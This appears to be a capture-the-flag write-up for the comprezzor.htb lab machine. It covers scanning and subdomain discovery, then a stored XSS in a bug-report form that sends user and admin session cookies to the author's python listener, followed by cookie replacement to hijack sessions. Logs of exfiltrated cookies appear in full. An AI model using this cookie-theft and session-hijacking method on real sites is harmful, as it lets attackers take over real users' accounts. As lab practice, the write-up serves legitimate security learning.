

Intuition

Start with nmap scan

```
$ nmap -sC -sV -A -p- 10.10.11.15 > nmap
```

```
$ cat nmap
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 17:46 EDT
```

```
Nmap scan report for comprezzor.htb (10.10.11.15)
```

```
Host is up (0.24s latency).
```

```
Not shown: 65488 closed tcp ports (conn-refused), 45 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
```

```
|_ 256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
```

```
80/tcp open  http     nginx 1.18.0 (Ubuntu)
```

```
|_ http-title: Comprezzor
```

```
|_ http-server-header: nginx/1.18.0 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 802.81 seconds
```

Ports 22 ssh and 80 http are open


Be sure and add comprezzor.htb to /etc/hosts

```
$ echo 10.10.11.15 comprezzor.htb | sudo tee -a /etc/hosts && cat /etc/hosts
```

Investigating port 80




The webapp functions as a file compressor for txt, pdf, and docx files, and returns them with a .xz extension. Other than that, there's not much here... except for a report link at the bottom of the page




Be sure and add report.comprezzor.htb to etc/hosts, as we did with the initial domain earlier


Upon investigating



Its starting to look a lot like a classic xxs vuln



Our hunch turns out to be right, and a simple xxs payload returns a user cookie to our python listener



```
$ python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.10.11.15 - - [01/May/2024 12:30:54] "GET /?"
```

```
cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAiLCI3ZWJkZXYifXw1OGY2ZjcyNTMzOWNIM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJIINTlZYZA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
```

```
10.10.11.15 - - [01/May/2024 12:30:54] "GET /?"
```

```
cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAiLCI3ZWJkZXYifXw1OGY2ZjcyNTMzOWNIM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJIINTlZYZA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
```


Through fuzzing, we can discover some additional endpoints of interest

auth.comprezzor.htb

dashboard.comprezzor.htb


Be sure and add both of these to /etc/hosts

Upon visiting dashboard, we are redirected instead to `auth.comprezzor.htb/login`, because we do not currently have permissions to view the page. We can however, use the stolen cookie from earlier to get around this



First, intercept a GET request to the page, and replace our cookie with the one we got from webdev adam

Forward the request, and we then have access to the dashboard



Ok now, heres where things get slightly tricky. Upon analysis, we see that the cookie from webdev adam is encoded in base64. Decoding it reveals the user details and authorization level

```
{"user_id": 2, "username": "adam", "role": "webdev"}|  
58f6f725339ce3f69d8552a10696ddebb68b2b57d2e523c08bde868d3  
a756db8
```

We can surmise from here that a higher level cookie may bring additional functionality on the dashboard. Seeing as how we retrieved a user level cookie with our initial low level cookie, maybe we can obtain an admin level cookie with a user level cookie. Well, its worth a shot, so here goes

Ok now, this is a bit of a process, and remember to use web dev adams cookie every step of the way, as you'll need the permissions


Ok so, once inside the dashboard as adam, we will need to perform the same exploit again. This time, before forwarding the request, replace the user cookie with web dev adams cookie. The bug report submission should be logged into the site at this point. Now to access the dashboard again as adam, and view the submission, send another GET request to the page, and once again replace the cookie with our stolen one. You should see the bug report logged under adam. Ok now, heres where the exploitation got really tricky for me. It can be very stubborn, and take some time. Personally, I had to do this part many many times before it finally spit out the admin cookie to my server. Ok so, there are several bug report submissions on this page. We can see them listed as priority 0 and 1, 0 being low priority and 1 being high. Our submission listed under adam, is of a priority 0. Now, according to other sources, what you're supposed to do here is choose the report that we sent in as adam web dev. However, this did not work for me, and only sent back the low level cookie I initially used to steal adams cookie. So, I tried several of the other users bug submissions, and to my surprise, one of them eventually sent back the admin cookie. I don't remember exactly which one now, but just keep trying them til you finally get it. This part is kind of tough to do just right, but keep going and you'll get it. Once you retrieve the admin cookie, it should look something like this in your python server

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.15 - - [01/May/2024 19:17:16] "GET /?
cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBINDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5 HTTP/1.1" 200 -
```


We will know for sure that its the admin cookie, by decoding it from base64

```
{"user_id": 1, "username": "admin", "role": "admin"}|  
34822333d444ae0e4022f6cc679ac9d26d1d1d682c59c61cfbea29d77  
6d589d9
```

